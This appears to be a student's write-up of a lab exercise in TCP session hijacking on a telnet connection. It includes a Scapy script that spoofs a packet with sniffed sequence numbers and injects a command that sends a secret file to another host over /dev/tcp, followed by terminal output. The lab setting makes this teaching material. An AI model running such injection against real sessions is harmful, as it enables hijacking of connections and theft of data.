


First of all i ran docker-compose up,

i run command "telnet 10.9.0.7" and checked it with wireshark.





The screenshot shows a terminal window titled "eternity@eternity-virtual-machine: ~". The terminal output is as follows:

```
eternity@eternity-virtual-machine:~$ telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a4d43191b1d4 login: eternity
Password:

Login incorrect
a4d43191b1d4 login:
Login timed out after 60 seconds.
Connection closed by foreign host.
eternity@eternity-virtual-machine:~$
```

The command `telnet 10.9.0.7` is highlighted with a red box. The terminal shows a successful connection to 10.9.0.7, but the login attempt for the user 'eternity' fails, resulting in a 'Login timed out after 60 seconds' and 'Connection closed by foreign host' message.





as shown above screenshots, i got values "source port, destination port, Ack value, flags, sequence number" from there.

I have changed my python code with this values and executed the .py code.

-----*****-----

```
#!/usr/bin/env python3
```

```
import os
```

```
os.sys.path.append('/home/eternity/.local/lib/python3.8/site-packages')
```

```
from scapy.all import *
```

```
ip = IP(src="10.9.0.1", dst="10.9.0.7")
```

```
tcp = TCP(sport=42610, dport=23, flags=0x010,  
seq=219617280,ack=2090283454)
```

```
data = "\r cat /home/eternity/secret > /dev/tcp/10.9.0.6/9090\r"
```


```
pkt = ip/tcp/data
```

```
ls(pkt)
```

```
send(pkt,verbose=0)
```

----- ***** -----

I checked session values from attack on screens.



The screenshot shows a terminal window titled "eternity@eternity-virtual-machine: ~/Documents/Labsetup...". The user has executed the command `sudo python3 session_hijack.py`. The output displays a detailed breakdown of a network packet's fields and their values, organized into two columns. The fields include version, ihl, tos, len, id, flags, frag, ttl, proto, chksum, src, dst, options, sport, dport, seq, ack, dataofs, reserved, flags, window, chksum, urgptr, and options. Each field is followed by its type (e.g., BitField, XByteField, ShortField) and its value (e.g., 4, None, 0, 1, <Flag 0 ()>). The values are also shown in hexadecimal format in parentheses. The terminal window has a dark background and a light-colored border.

```
eternity@eternity-virtual-machine:~/Documents/Labsetup/volumes$ sudo python3 session_hijack.py
version      : BitField (4 bits)      = 4      ('4')
ihl          : BitField (4 bits)      = None    ('None')
tos          : XByteField             = 0      ('0')
len          : ShortField             = None    ('None')
id           : ShortField             = 1      ('1')
flags        : FlagsField             = <Flag 0 ()> ('<Flag 0 ()')
>')
frag         : BitField (13 bits)     = 0      ('0')
ttl          : ByteField              = 64     ('64')
proto        : ByteEnumField          = 6      ('0')
chksum       : XShortField            = None    ('None')
src          : SourceIPField          = '10.9.0.1' ('None')
dst          : DestIPField            = '10.9.0.7' ('None')
options      : PacketListField        = []      ('[]')
--
sport        : ShortEnumField         = 42610   ('20')
dport        : ShortEnumField         = 23      ('80')
seq          : IntField               = 219617280 ('0')
ack          : IntField               = 2090283454 ('0')
dataofs      : BitField (4 bits)      = None    ('None')
reserved     : BitField (3 bits)      = 0      ('0')
flags        : FlagsField             = <Flag 16 (A)> ('<Flag 2 (S')
>')
window       : ShortField             = 8192    ('8192')
chksum       : XShortField            = None    ('None')
urgptr       : ShortField             = 0      ('0')
options      : TCPOptionsField        = []      ("b'")
```